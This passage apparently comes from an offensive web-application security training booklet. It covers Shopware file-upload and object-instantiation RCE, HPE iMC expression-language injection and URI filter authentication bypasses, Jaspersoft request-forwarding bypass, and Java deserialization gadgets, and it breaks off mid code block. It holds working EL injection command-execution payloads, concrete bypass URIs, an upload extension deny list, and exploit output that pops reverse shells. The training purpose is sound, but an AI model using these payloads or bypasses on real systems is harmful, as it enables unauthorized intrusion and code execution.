
So you can write exploits huh? Let's take it a step further.

ABC Holdings LLC is a new bitcoin exchange and they have recently taken on a large client to store their 8,000 bitcoins. Due to this, they have hired a new SOC team and are on guard for potential, external and internal threats.

Additionally, they have hired you as an experienced red teamer and you have discovered that they are running a Shopware instance to sell their services.

The SOC team is quite sophisticated and is monitoring the filesystem for file writes with the `.php` extension that contain malicious PHP code.

Objective: Discover a new, undocumented and private pop chain that will execute arbitrary code without touching the targets filesystem. You may of course use the same file upload for the `Phar` planting.



```
student@target:~/fswa/exercises/24$ ./poc.py

        Shopware createInstanceFromNamedArguments PHP Object Instantiation Remote Code Execution Vulnerability
        CVE-2019-12799

(+) usage ./poc.py <target:port> <path> <user:pass> <connectback:port>
(+) eg: ./poc.py 192.168.23.164:8080 / demo:demo 192.168.23.1:4444
student@target:~/fswa/exercises/24$ ./poc.py localhost:8080 / demo:demo 192.168.184.128:4444

        Shopware createInstanceFromNamedArguments PHP Object Instantiation Remote Code Execution Vulnerability
        CVE-2019-12799

(+) stage 1 - logged in as demo:demo
(+) stage 2 - generated the phar
(+) stage 3 - leaked csrf token: zCGtwEiNQW7u7S19nq58Pq9VRB9jSf
(+) stage 4 - uploaded the phar
(+) stage 5 - leaked phar location: media/image/20/94/2b/exzqiwosyu.jpg
(+) stage 6 - triggering object instantiation...
(+) starting handler on port 4444
(+) connection from 192.168.16.3
(+) pop thy shell!
www-data@cba5a442b332:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cba5a442b332:/var/www/html$ uname -a
uname -a
Linux cba5a442b332 5.8.0-50-generic #56~20.04.1-Ubuntu SMP Mon Apr 12 21:46:35 UTC 2021 x86_64 GNU/Linux
www-data@cba5a442b332:/var/www/html$
```

6.9. Bonus!

Shopware uploadEsdFileAction Unrestricted File Upload Remote Code Execution Vulnerability

Key learning objectives:

- Block-list Bypass
- Time of Check Time of Use (TOCTOU)
- Information Disclosure (path disclosure)
- Exploit development

Identifiers:

- Zero Day

6.9.1. Vulnerability Analysis

The bug occurs in the `backend/article` controller within the `uploadEsdFileAction` function. Let's check the `engine/Shopware/Controllers/Backend/Article.php` file:

```
class Shopware_Controllers_Backend_Article extends
Shopware_Controllers_Backend_ExtJs implements CSRFWhitelistAware
{
    //...
    protected $esdFileUploadBlacklist = [
        'php',
        'php3',
        'php4',
        'php5',
        'phtml',
        'cgi',
        'pl',
        'sh',
        'com',
        'bat',
        '',
        'py',
        'rb',
    ];
    //...
    /**
     * Event listener function of the product backend module.
     * Uploads ESD-File
     */
    public function uploadEsdFileAction()
    {
        // 1
        $fileBag = new \Symfony\Component\HttpFoundation\FileBag($_FILES);
        /** @var Symfony\Component\HttpFoundation\File\UploadedFile|null $file */
        $file = $fileBag->get('fileId'); // 2

        if ($file === null) {
            $this->View()->assign(['success' => false]);

            return;
        }

        $extension = strtolower($file->getClientOriginalExtension());  // 3
        $blacklist = $this->esdFileUploadBlacklist; // 4

        $blacklist = $this->container->get('shopware.event_manager')->filter(

'Shopware_Controllers_Backend_Article_UploadEsdFile_Filter_EsdFileUploadBlacklist'
,
            $blacklist,
            [
                'subject' => $this,
            ]
        );
        if (in_array($extension, $blacklist, true)) { // 5
            $e = new MediaFileExtensionIsBlacklistedException($extension);
            $this->View()->assign([
                'success' => false,
                'message' => $e->getMessage(),
                'exception' => [
                    '_class' => get_class($e),
                    'extension' => $extension,
                ],
            ]);

            return;
        }

        $filesystem = $this->container->get('shopware.filesystem.private');
        $destinationPath = $this->container->get('config')->offsetGet('esdKey') .
'/' . ltrim($file->getClientOriginalName(), '.'); // 6

        $upstream = fopen($file->getRealPath(), 'rb');
        $filesystem->writeStream($destinationPath, $upstream); // 7
        fclose($upstream);

        $this->View()->assign(['success' => true]);
    }
```

At *[1]* and *[2]* we can see that the function accepts an attacker controlled filename via the `$_FILES` super global array and sets the `$file` variable. Then at *[3]*, *[4]* and *[5]* the code gets the file extension and checks it against a deny list. If it's in the deny list, then it triggers an exception.

The code proceeds to create the `$destinationPath` variable at *[6]* using the attackers controlled filename and later calls `writeStream` at *[7]* using the attackers controlled data and the partially controlled `$destinationPath` variable containing the attackers filename.

The issue here is that an attacker can bypass the deny list and that the `$destinationPath` is within the web root. If the function is triggered twice then `writeStream` call at *[7]* will trigger an exception. `writeStream` is defined in the `vendor/league/flysystem/src/Filesystem.php` file:

```
class Filesystem implements FilesystemInterface
{

    ...

    /**
     * @inheritdoc
     */
    public function writeStream($path, $resource, array $config = [])
    {
        if ( ! is_resource($resource)) {
            throw new InvalidArgumentException(__METHOD__ . ' expects argument #2
to be a valid resource.');
```

```
        }

        $path = Util::normalizePath($path);
        $this->assertAbsent($path); // 8
        $config = $this->prepareConfig($config);

        Util::rewindStream($resource);

        return (bool) $this->getAdapter()->writeStream($path, $resource, $config);
    }

    public function assertAbsent($path)
    {
        if ($this->config->get('disable_asserts', false) === false && $this-
>has($path)) {
            throw new FileExistsException($path); // 9
        }
    }
```

At *[8]* an `assertAbsent` is called to check if the file already exists on the filesystem, if it does, a `FileExistsException` exception is thrown at *[9]*.

To exploit the file upload vulnerability in the `uploadEsdFileAction` function under a default Apache2 install, an attacker can simply upload a `poc.pht` file containing malicious PHP code. Then the attacker can leak the path by uploading another file with the same name.


Once the path is leaked, an attacker can gain remote code execution. This is an information disclosure zero-day in the Flysystem library which boasts 166 million downloads at the time of writing.

6.9.2. Exercise - ZERODAY

Granted that in this environment the PHT file extension is not registered as a valid file handler for PHP, you will need to bypass this restriction.

Develop a proof of concept exploit that will trigger the vulnerable code path using either your own script template or using the template from appendix d.

Trigger a reverse shell to the attackers machine and bypass any restrictions.



```
student@target:~/fswa/exercises/25$ ./poc.py

        Shopware uploadEsdFileAction Remote Code Execution Vulnerability
        CVE: zeroday

(+) usage ./poc.py <target:port> <path> <user:pass> <connectback:port>
(+) eg: ./poc.py 192.168.23.164:8080 / demo:demo 192.168.23.1:4444
student@target:~/fswa/exercises/25$ ./poc.py localhost:8080 / demo:demo 192.168.184.128:4444

        Shopware uploadEsdFileAction Remote Code Execution Vulnerability
        CVE: zeroday

(+) stage 1 - logged in as demo:demo
(+) stage 2 - leaked csrf: WQMzUb9m2ivaPUe3Jb3yvbgObaRXNU
(+) performing magic...
(+) starting handler on port 4444
(+) connection from 192.168.16.3
(+) pop thy shell!
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux cba5a442b332 5.8.0-50-generic #56~20.04.1-Ubuntu SMP Mon Apr 12 21:46:35 UTC 2021 x86_64 GNU/Linux
```

7. Module 4 - Java URI Filter Bypasses and Remote Code Execution

Key learning objectives:

- Multiple Authentication Bypasses
- RequestDispatcher weaknesses
- EL Injection
- Deserialization with custom gadgets
- Java source code audit
- java debugging

Identifiers:

- N/A

7.1. Getting Started

Start the module with `./bin/startd`.

Please note: The first time you start the module, it will pull the images from the source incite private repository.

Check the status with `./bin/checkstatus` to verify it's ready for testing. At this point you should be able to access the web interface from the attackers machine including the admin interface:

URI	Endpoint	Username	Password
http://target:8080/	/	N/A	N/A

Additionally, you can follow along with the source code review for the case study by using the code in `iMC.zip` file.

7.2. Expression Language Injection

Expression Language (EL) injection occurs when untrusted input is evaluated by an EL Parser. There are typically two types of expressions know as value expressions (#{}) and method (${}) expressions:

- `#{customer.name}`
- `${customer.name}`

The hashtag (#) expression signifies that the evaluation is deferred, meaning they are resolved depending on the life cycle of the rendered page and can be used to read or write from or to a managed bean or to make a method call.

The dollar sign ($) expression is for immediate resolution, as soon as they are encountered they are resolved.

In Java Server Faces (JSF), typically the hashtag expression is used because setters and getters can be called using post back requests which are typically deferred.

Value expressions (#{}) can be further broken down to `rvalue` and `lvalue`. `Rvalue` expressions are used solely for reading via managed bean getters. `Lvalue` are used for reading and writing via managed bean getters and setters.

There are several implementations of expression languages:

- JSP EL (JSP 2.0)
- **Unified Expression Language (JSP > 2.1 and JSF > 1.2)**
- Object-Graph Navigation Language (OGNL, used primarily in Struts)
- Spring Expression Language (`SpEL`)

7.2.1. Common EL Payloads

Having a set of common payloads is critical to exploiting these vulnerabilities. These payloads have been tested by the author to work and exclude the #{} or ${} expression wrappers required to exploit the El parsers.

Detection of a vulnerability

1. Leverages the `ExternalContext` class to redirect the response:

```
facesContext.getExternalContext().redirect("https://srcincite.io")
```

2. Leverages the `ExternalContext` class to set the response code:

```
facesContext.getExternalContext().setResponseStatus(1337)
```

3. Leverages the ExternalContext class to set a response header:

```
facesContext.getExternalContext().addResponseHeader("hacked yet?","yeah")
```

Remote Code Execution

1. Leveraging the Runtime classes exec method to execute commands:

```
"".getClass().forName("java.lang.Runtime").getMethods()
[6].invoke("".getClass().forName("java.lang.Runtime")).exec("xcalc")
```

2. Leveraging the ScriptEngineManager to evaluate any Java code:

```
facesContext.getClass().getClassLoader().getSystemClassLoader().loadClass("javax.script.
ScriptEngineManager").newInstance().getEngineByName("js").eval("java.lang.Runtime.getRun
time().exec(\"xcalc\")")
```

3. Leveraging the ProcessBuilder classes start method to execute commands:

```
"".getClass().forName("java.lang.ProcessBuilder").getDeclaredConstructors()
[1].newInstance("xcalc".split(" ")).start()
```

4. Leveraging the XMLDecoder unmarshaler to call the start method on a ProcessBuilder instance to execute commands:

```
"".getClass().forName("java.beans.XMLDecoder").getDeclaredConstructor(""
.getClass().forName("java.io.InputStream")).newInstance("".getClass().forName(
"java.io.ByteArrayInputStream").getDeclaredConstructor("".getClass().forName ("
[B")).newInstance('<java class="java.beans.XMLDecoder"><object
class="java.lang.ProcessBuilder"><array class="java.lang.String" length="1"><void
index="0"><string>xcalc</string></void></array><void method="start" /></object>
</java>'.getBytes())).readObject()
```

7.2.2. Case Study - HPE iMC smsRulesDownload Expression Language Injection Remote Code Execution

In order to understand this type of vulnerability class further, we will proceed with an example.

The vulnerable code is located inside the `iMC/client/web/apps/imc/fault/notification/smsRulesDownload.xhtml` file:

```
                        <imcf:beanMethod
beanName="faultSmsNotificationExportToCSVBean"
                                methodName="initPage" />
```

It can be seen that the `initPage` method is called upon the `faultSmsNotificationExportToCSVBean` managed bean class. This Java bean class can be found in the `iMC/client/web/apps/imc/WEB-INF/lib/imcweb_fault.jar` file:

```
/*      */ public class FaultSmsNotificationExportToCSVBean
/*      */ {
/*      */   //...
/*      */   public void initPage() {
/*   78 */     HttpServletRequest request =
(HttpServletRequest)FacesContext.getCurrentInstance().getExternalContext().getRequ
est();
/*      */
/*      */
/*   81 */     String beanName = request.getParameter("beanName");
/*      */
/*   83 */     if (beanName != null) {
/*      */
/*     */
/*  86 */       this.faultNotificationBean =
(FaultNotificationMainBean)FacesUtils.getValueExpressionObject("#{" + beanName +
"}");
/*     */
/*     */
/*  89 */       this.excelTempFileName = onExportTempCSV();
/*     */     }
```

We can see that the code takes a `beanName` parameter and parses it directly into the `getValueExpressionObject` method of the `FacesUtil` class.

Let's check `getValueExpressionObject`:

```
@ExternalInterface
public static Object getValueExpressionObject(String ref)
{
  return getValueExpressionObject(getCurrentFacesContext(), ref);
}
```

Now let's check `getValueExpressionObject`:

```
@ExternalInterface
public static Object getValueExpressionObject(FacesContext fc, String ref)
{
  try
  {
    ValueExpression vb = getValueExpression(fc, ref);
    if (vb != null) {
      return vb.getValue(fc.getELContext());
    }
  }
  catch (Throwable t)
  {
    log.warn(null, t);
  }
  return null;
}
```

Now let's check `getValueExpression`:

```
@ExternalInterface
public static ValueExpression getValueExpression(FacesContext fc, String ref)
{
  if (!CommonUtils.isInjectionExpression(ref)) // 1
  {
    Application app = fc.getApplication();
```

```
        ExpressionFactory elFactory = app.getExpressionFactory();
        ELContext elContext = fc.getELContext();
        return elFactory.createValueExpression(elContext, ref, Object.class);
      }
      return null;
    }
```

We seem to be blocked by a check at *[1]* which is `isInjectionExpression` before reaching the vulnerable call `createValueExpression`. Let's check the code of that method:

```
    public static boolean isInjectionExpression(String expression)
    {
      return (StringUtils.containsIgnoreCase(expression,
  "javax.script.ScriptEngineManager")) ||
  (StringUtils.containsIgnoreCase(expression, "java.lang.ProcessBuilder"));
    }
```

This was a patch for CVE-2017-12509 / ZDI-17-673

7.2.3. Exercise - Dynamic Bypasses

Using what you know about Java and EL Injection, craft a payload that will bypass the `isInjectionExpression` method and execute arbitrary code. Don't worry about URL encoding.

Try to come up with the most innovative solution!

7.2.4. Exercise - Find the EL Injection Vulnerability!

Attempt to find and exploit the vulnerability at `http://target:8080/registration.xhtml`. You exploit should pop a reverse shell.

Try to come up with an innovative payload that is not within this booklet.

7.3. URI Filter Authentication Bypasses

URI parsing is reasonably complex given the current landscape of web applications and their associated stacks. Many vendors have suffered from filter bypasses in the past, a good example is CVE-2013-5880. However, in 2018 Orange Tsai was focused heavily on attacking URI parsers and has managed to find several zero-day vulnerabilities using these same techniques.


7.3.1. Chain of Responsibility

The `doFilter` chains work within the bounds of a chain of responsibility, that is a software design model that dictates responsibility for each filter without knowledge of other filters or servlet code. Each request and response is parsed through the filter chains unless one of the filters bails out of the chain to either:

Redirect a URI Forward a URI Deny access (403) Display an error page (404)

Suppose these two filters are chained together in this order: `AuthCheckFilter` -> `URIFilter`. Then if the `AuthCheckFilter` checks for an authenticated request and if it's authenticated then continue down the filter chain to the `XSSFilter`. The `XSSFilter` may attempt a deny list and/or allow list of values that can be used for requests and continue the filter chain.

The example below illustrates how it works at a higher level:



7.3.2. Case Study 1 - startsWith Directory Traversal

Hewlett Packard Enterprise Intelligent Management Center UrlAccessController Filter Authentication Bypass Vulnerability

This vulnerability was discovered by `rgod` and it illustrates a perfect example of common vulnerability patterns in Java filters.

In the `C:/Program Files/iMC/client/web/apps/imc/WEB-INF/web.xml` file there was the following filter entry:

```
<filter>
    <filter-name>urlAccessController</filter-name>
    <filter-class>
      com.h3c.imc.servlet.filters.UrlAccessController
    </filter-class>
</filter>
```

The code for this was located in the `C:/Program Files /iMC/client/web/apps/imc/WEB-INF/lib/imcweb_plat.jar` file:

```
  public void doFilter(ServletRequest request, ServletResponse response,
FilterChain chain)
    throws IOException, ServletException
  {
    if ((!(request instanceof HttpServletRequest)) || (!(response instanceof
HttpServletResponse)))
    {
      chain.doFilter(request, response);
      return;
    }
    HttpServletRequest req = (HttpServletRequest)request;
    HttpServletResponse resp = (HttpServletResponse)response;

    HttpSession session = req.getSession();

    String uri = req.getRequestURI(); // 1

    WebApplicationContext wac =
(WebApplicationContext)this.context.getAttribute(WebApplicationContext.ROOT_WEB_AP
PLICATION_CONTEXT_ATTRIBUTE);

    ApplicationContext ac = wac.getParent();
    QueryMemResMgr resQueryMgr = (QueryMemResMgr)ac.getBean("resQueryMemResMgr");
    String customLoginPageMapURL = resQueryMgr.getCustomLoginPageMapURL();
    if (StringUtils.startsWith(uri, "/imc/primepush/")) // 2
    {
      chain.doFilter(request, response); // 3
      return;
    }
//...
```

At *[1]* the code gets the URI requested by the attacker and at *[2]* the code checks that it starts with `/imc/primepush/`. If it does, then the code continues and ignores the rest of the filter.

The PoC for this that reaches the supposedly authenticated `legend.xhtml` page is:

`https://target.tld:8443/imc/primepush/../html5topo/legend.xhtml`

7.3.3. Case Study 2 - endsWith Path Parameter Injection

Hewlett Packard Enterprise Intelligent Management Center UrlAccessController Filter Authentication Bypass Vulnerability

This vulnerability was discovered by the author and was a patch bypass for the vulnerability rgod found which reveals an alternative route of exploitation and filter bypassing.

As previously, there is a mapping in the web.xml file for the `UrlAccessController` class:

```
  public void doFilter(ServletRequest request, ServletResponse response,
FilterChain chain)
    throws IOException, ServletException
  {

    String uri = normalizeSyntax(req.getRequestURI()); // 1
    //...
    String u = uri.toLowerCase(); // 2
    if (u.contains(";jsessionid")) {
      u = StringUtils.substringBeforeLast(u, ";jsessionid");
    }
    if ((u.endsWith(".gif")) || (u.endsWith(".png")) || (u.endsWith(".css")) ||
(u.endsWith(".js")) || (u.endsWith(".jpg")) || (u.endsWith(".jpeg")) ||
(u.endsWith("bmp")) || (u.indexOf("/platflexmessagebroker/") != -1) ||
(u.endsWith(".jar")) || (u.endsWith(".class")) || (u.endsWith(".jnlp")) ||
(u.endsWith(".wav"))) // 3
    {
      chain.doFilter(req, resp); // 4
      return;
    }
```

Therefore an attacker can bypass the URI check and reach the `doFilter` chain by providing the following URI:


`https://target.tld:8443/imc/html5topo/legend.xhtml;.js?bean=`

What's happening here is that the semi colon (😉 is chomping the remainder of the string after the `doFilter` methods are executed. This works in Java because many frameworks support path parameters in URI's. It's very common in applications, including spring to use session id's in the URI via path parameters:

`http://www.example.com/context;jsessionid=12345`

7.3.4. Exercise - Java Filter Authentication Bypasses

Using source code review attempt to discover and exploit the vulnerable filter protecting the `/test/PwnServlet`



```
GET /[redacted]PwnServlet?name=hacked
HTTP/1.1
Host: target:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://target:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session-1=
745c1b650283d7e84bb98f9ed79187f1ef7789c5c54a737a9c7b16dc3bf3f646; x-ua-device=
desktop; __csrf_token-1=WG8oztVqeNSCZW4L7kZTHw2mA3Wmoa; JSESSIONID=
52A9E30AC0B1162A5CEFB7E8D9EF75E4
Connection: close
```

```
HTTP/1.1 200
Content-Type:
text/plain;charset=ISO-8
Content-Length: 13
Date: Wed, 12 May 2021 1
Connection: close

Hello hacked!
```

You should be able to reach the `doGet` method of the `PwnServlet` which will print a message to the screen.

7.4. Request Forwarding Authentication Bypasses

As far as the author is aware, this technique is not public and provides an interesting attack vector for researchers looking to bypass remote authentication schemes.

It is common for Java developers to get redirections and forwarding confused. A redirection is when an application redirects a URI to an external resource on the client side, however forwarding is primarily used for internal resources and is actually completed on the server side.

One of the reasons developers use forwarding over redirects is because it is significantly faster for request dispatching.

The typical API for forwarding is `RequestDispatcher.forward()` and the typical API for redirecting is `HttpServletResponse.sendRedirect()`.

The most important point to make is that URI's used for server side forwarding are not protected by `doFilter` routines. Keep in mind that forwards can be done for both GET and POST requests, and if the forward only exists in the `doGet` method, then it's likely that the authentication can only be bypassed for GET requests.

7.4.1. Case Study 3 - Arbitrary Forwards

Jaspersoft JasperReports Server ResourceForwardingServlet URI Improper Access Control Vulnerability

This vulnerability was patched as CVE-2018-18815 and demonstrates the power of a forwarding servlet.

Inside of the `C:/Jaspersoft/jasperreports-server-7.1.0/apache-tomcat/webapps/jasperserver-pro/WEB-INF/web.xml` file, we find the following entry:

```
<servlet-mapping>
  <servlet-name>ResourceForwardingServlet</servlet-name>
  <url-pattern>/runtime/*</url-pattern>
</servlet-mapping>

<servlet>
```

```
    <servlet-name>ResourceForwardingServlet</servlet-name>
    <servlet-
class>com.jaspersoft.jasperserver.war.ResourceForwardingServlet</servlet-class>
    <init-param>
      <param-name>forwardForbiddenDirectories</param-name>
      <param-value>
        <!--Comma separated list of any additional directories
                    (besides WEB-INF, META-INF) that the access is forbidden to-->
      </param-value>
    </init-param>
  </servlet>
```

This servlet is reachable by unauthenticated users as there is no filter set for `/runtime/*` URI path. The `ResourceForwardingServlet` class is located in the `C:/Jaspersoft/jasperreports-server-7.1.0/apache-tomcat/webapps/jasperserver-pro/WEB-INF/lib/jasperserver-war-jar-7.1.0.jar` file and contains the following code:

```
public class ResourceForwardingServlet
  extends HttpServlet
{
  private static Logger logger =
LogManager.getLogger(ResourceForwardingServlet.class);
  public static final String FORWARDED_PARAMETERS = "forwardedParameters";
  private static final String FWD_FORBIDDEN_DIRECTORIES_PARAM =
"forwardForbiddenDirectories";
  private List<String> forwardForbiddenDirectories = new ArrayList() {};

  protected void doGet(HttpServletRequest req, HttpServletResponse resp)
    throws ServletException, IOException
  {
    String path = req.getServletPath();
    String resourcePath = req.getPathInfo() == null ? path :
path.concat(req.getPathInfo()); // 1
    String newResourcePath = resourcePath.replaceFirst("^/[^/]+/[^/]*", ""); // 2
    if (logger.isDebugEnabled()) {
      logger.debug("Forwarded resource path " + resourcePath + " to " +
newResourcePath);
    }
    for (String forbiddenDir : this.forwardForbiddenDirectories) {
      if (newResourcePath.toUpperCase().startsWith("/" + forbiddenDir + "/"))
      {
        resp.sendError(403);
        return;
      }
    }
    if (req.getParameterMap() != null) {
      req.setAttribute("forwardedParameters", req.getParameterMap());
    }
    req.getRequestDispatcher(newResourcePath).forward(req, resp); // 3
  }
```

At *[1]*, the code will get the attacker supplied URI from `getServletPath` and/or `getPathInfo`. Then at *[2]* the code will replace the first folder path with an empty string. In the exploit, we just used `si` as the URI string here.

Then at *[3]* the code will forward the request to the target resource that an attacker supplies. An example of a protected URI is:

`http://<target.tld/jasperserver-pro/rest_v2/users`

This is the rest interface, however it requires authentication to be able to access that endpoint. In order to bypass that, we can perform the following request:

`http://target.tld/jasperserver-pro/runtime/<somevalue>/rest_v2/users`

An attacker can leverage this vulnerability to access export resources and leak information such as the encrypted password of the superuser. This attack was chained with ZDI-19-305 to bypass authentication completely!

7.4.2. Exercise - Looking Forward

Attempt to discover and exploit another Java servlet in module 4 that allows an attacker to forward requests to the `/test/PwnServlet` endpoint and bypass authentication

7.5. Deserialization of Untrusted Data 102

In module 2 we talked about Java Deserialization at an introductory level and introduced the concept of attacking an RMI client. However, in most cases, an application is going to be triggering Java Deserialization on the server side and as such means that the success of the attack is dependent on the available gadget chains within the applications class path.

7.5.1. Pivot Gadgets

We have touched upon the concept of gadget chains, they are chains of code that will eventually lead to some sort of primitive. For example, gadgets can gain remote code execution from the following non exhaustive list:

- Command Injection's
- JNDI Injection (remote class loading)
- File Writes
- EL Expression
- Java Reflection (dynamically call dangerous API)

However, just getting there from a `readObject` call can be next to impossible. Therefore a concept has been created to find "pivot gadgets" which are shorter gadget chains within the Java runtime (rt.jar) that allow for arbitrary calls to other methods.

Such examples are:

1. `Object.toString()` using `javax.management.BadAttributeValExpException`
2. `Object.hashCode()` using `java.util.HashMap`
3. `Object.equals()` using `java.util.HashMap`

4. `Comparator.compare()` using `java.util.PriorityQueue`

Let's take a look at the start of the gadget chain for `CommonCollections6`. The gadget that is leveraged from the `org.apache.commons.collections` library is the `hashCode` method.

```
java.io.ObjectInputStream.readObject()
    java.util.HashSet.readObject()
        java.util.HashMap.put()
